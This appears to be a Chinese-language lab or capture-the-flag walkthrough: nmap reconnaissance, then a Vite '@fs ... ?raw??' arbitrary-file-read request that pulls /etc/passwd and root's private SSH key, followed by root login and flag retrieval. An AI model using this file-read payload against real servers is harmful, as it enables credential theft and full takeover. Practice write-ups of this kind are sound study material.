
扫描：

```
nmap -v -Pn -T5 172.20.10.3 -sV -p 1-65535 --min-rate=1000
```




进一步扫描：

```
nmap -v -Pn -T5 172.20.10.3 -sV -sC -p 22,80,888,3000,3306,8080,12109
```

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http     nginx
|_http-title: 404 Not Found
| http-methods:
|_  Supported Methods: GET HEAD
888/tcp  open  http     nginx
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: GET HEAD POST
3000/tcp open  ppp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, NCP, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 403 Forbidden
|     Vary: Origin
|     Content-Type: text/plain
|     Date: Tue, 26 Aug 2025 00:38:43 GMT
|     Connection: close
|     Blocked request. This host (undefined) is not allowed.
|     allow this host, add undefined to `server.allowedHosts` in vite.config.js.
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Vary: Origin, Access-Control-Request-Headers
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Content-Length: 0
|     Date: Tue, 26 Aug 2025 00:38:43 GMT
|_    Connection: close
3306/tcp open  mysql    MySQL (unauthorized)
8080/tcp open  http     nginx
|_http-title: Vite \xE7\xAE\xA1\xE7\x90\x86\xE9\x9D\xA2\xE6\x9D\xBF
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
12109/tcp open  ssl/http Ajenti http control panel
|_http-title: 404 Not Found
|_http-server-header: nginx
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=36.7.107.206/organizationName=36.7.107.206/countryName=CN
| Subject Alternative Name: IP Address:36.7.107.206, IP Address:192.168.31.232
| Issuer: commonName=\xE5\xAE\x9D\xE5\xA1\x94\xE9\x9D\xA2\xE6\x9D\xBF/organizationName=\xE5\xAE\x9D\xE5\xA1\x94\xE9\x9D\xA2\xE6\x9D\xBF/countryName=CA
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-24T05:56:23
| Not valid after:  2035-08-22T05:56:23
| MD5:   6fcd:7ad5:d8a0:2c60:5efa:a01c:13d0:f145
|_SHA-1: 3531:a8bb:5532:7772:71ef:5fa2:3206:b5a7:3f68:b3ed
```

访问一下3000端口页面:


访问一下8080端口页面:



启动 vite： 1

搜索 vite 任意文件读取：

https://mp.weixin.qq.com/s/OpTb8xxJjM2-YHFCBBWp4w?scene=1





```
root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:
data:x:33:33:www-
data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlis
List
Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngna
Bug-Reporting System
```

```
(admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sb
timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin\nsystemd-network:x:102:103:systemd
Network Management,,,:/run/systemd:/usr/sbin/nologin\nsystemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin\nsystemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin\nmessagebus:x:104:110::/nonexistent:/usr/sbin/nologin\nsshd:x:1
exim:x:106:113::/var/spool/exim4:/usr/sbin/nologin\nwww:x:1001:1001::/home/www:/sbin/nolog
```

可以读取到 /etc/passwd：


尝试一下读取其他有权限的用户。

```
http://172.20.10.3:3000/@fs/root/.ssh/authorized_keys?raw??
```





读取一下密钥：

```
http://172.20.10.3:3000/@fs/root/.ssh/id_ed25519?raw??
```



```
-----BEGIN OPENSSH PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW\nQyNTUxOQAAACC1xs
----END OPENSSH PRIVATE KEY-----\n
```





```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@172.20.10.3 -i id_ed25519
Linux pane12 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 10:54:44 2025 from 192.168.96.84
root@pane12:~#
```

root的flag：

```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@172.20.10.3 -i id_ed25519
Linux pane12 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 10:54:44 2025 from 192.168.96.84
root@pane12:~# ls
install_panel.sh  root.txt
root@pane12:~# cat root.txt
flag{root}
root@pane12:~#
```

user的flag：

```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@172.20.10.3 -i id_ed25519
Linux pane12 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 10:54:44 2025 from 192.168.96.84
root@pane12:~# ls
install_panel.sh  root.txt
root@pane12:~# cat root.txt
flag{root}
root@pane12:~# cd /home
root@pane12:/home# ls
Eecho  welcome  www
root@pane12:/home# cd welcome
root@pane12:/home/welcome# ls
user.txt
root@pane12:/home/welcome# cat user.txt
flag{user-jdklsagjnkldsajiopjpo}
root@pane12:/home/welcome#
```